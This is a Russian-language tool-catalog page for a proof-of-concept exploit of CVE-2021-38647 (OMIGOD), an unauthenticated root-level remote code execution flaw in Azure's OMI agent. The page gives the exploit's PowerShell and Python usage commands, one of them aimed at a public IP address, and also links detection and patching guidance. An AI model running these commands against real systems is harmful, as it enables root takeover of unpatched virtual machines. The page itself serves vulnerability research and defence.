
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2021-38647 — CVE-2021-38647 - POC для эксплуатации неаутентифицированного RCE #OMIGOD | Kitploit

Инструменты/GitHubGitHub/alteredsecurity/cve-2021-38647
Анализ уязвимостейЭксплуатацияТестирование на ПроникновениеБезопасность облачных средОбучение и ОбразованиеИнструмент Удаленного Доступа
GitHubalteredsecurity/cve-2021-38647

CVE-2021-38647

CVE-2021-38647 - POC для эксплуатации неаутентифицированного RCE #OMIGOD

Репозиторий
6823315 лет назадПроверено Kitploit
Сайт
Поделиться

CVE-2021-38647

CVE-2021-38647 - POC для эксплуатации неаутентифицированного RCE #OMIGOD на Azure UNIX/Linux VMs!

Подробности

В Microsoft Azure приложение OMI автоматически устанавливается, когда такие службы, как Azure Automation Accounts, Update Management, Log Analytics, Configuration Management и т.д., используются для UNIX/Linux ВМ. Приложение OMI также открывает службу через порт 5986, если служба Configuration Management используется для удаленного управления машиной.

Любой, имеющий сетевой доступ к уязвимой конечной точке, может отправить запрос, использующий провайдер SCXcore без заголовка Authorization, и выполнить команды ОС на целевой машине с привилегиями root!

Эта уязвимость уже исправлена, но всегда стоит проверить Linux ВМ в Azure.

Использование

PowerShell

# Execute command on the target machine.
Invoke-CVE-2021-38647 -TargetIP 127.0.0.1 -TargetPort 5986 -Command whoami

# Execute script on the target machine.
$MyScript = @"
id
whoami
uname -a
"@
$enc = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($MyScript))
Invoke-CVE-2021-38647 -TargetIP 1.1.1.1 -TargetPort 5986 -Script $enc

Python

# Execute command on the target machine.
python CVE-2021-38647.py -t 40.87.92.228 -p 5986 -c id

# Execute script on the target machine.
$MyScript = @"
id
whoami
uname -a
"@
$enc = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($MyScript)) #  For Windows

echo 'id' | base64 # For Linux

python CVE-2021-38647.py -t 40.87.92.228 -s ZWNobyAiIg0KZWNobyAiSGVsbG8iDQplY2hvICJHb29kYnllIg==

Развертывание тестовой среды

ARM-шаблон для развертывания в Azure - https://github.com/OTRF/Azure-Sentinel2Go/tree/master/grocery-list/Linux/demos/CVE-2021-38647-OMI

Развертывание без Azure - https://rootsecdev.medium.com/creating-your-own-private-pwn-lab-for-omi-exploitation-b6919fc63956

Обнаружение и смягчение

https://techcommunity.microsoft.com/t5/azure-sentinel/hunting-for-omi-vulnerability-exploitation-with-azure-sentinel/ba-p/2764093

Чтобы смягчить уязвимость, необходимо обновить агент OMI до версии 1.6.8.1 или выше.

Ссылки

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-38647

https://www.wiz.io/blog/omigod-critical-vulnerabilities-in-omi-azure

https://rootsecdev.medium.com/creating-your-own-private-pwn-lab-for-omi-exploitation-b6919fc63956

https://techcommunity.microsoft.com/t5/azure-sentinel/hunting-for-omi-vulnerability-exploitation-with-azure-sentinel/ba-p/2764093

https://github.com/OTRF/Azure-Sentinel2Go/tree/master/grocery-list/Linux/demos/CVE-2021-38647-OMI

Блог

https://www.alteredsecurity.com/post/omigod-cve-2021-38647

Авторы

Команда WIZ - https://www.wiz.io/blog/omigod-critical-vulnerabilities-in-omi-azure

Отказ от ответственности

Этот проект предназначен только для образовательных целей. Создатель не несет ответственности за любое неправомерное использование этого инструмента.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    256

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




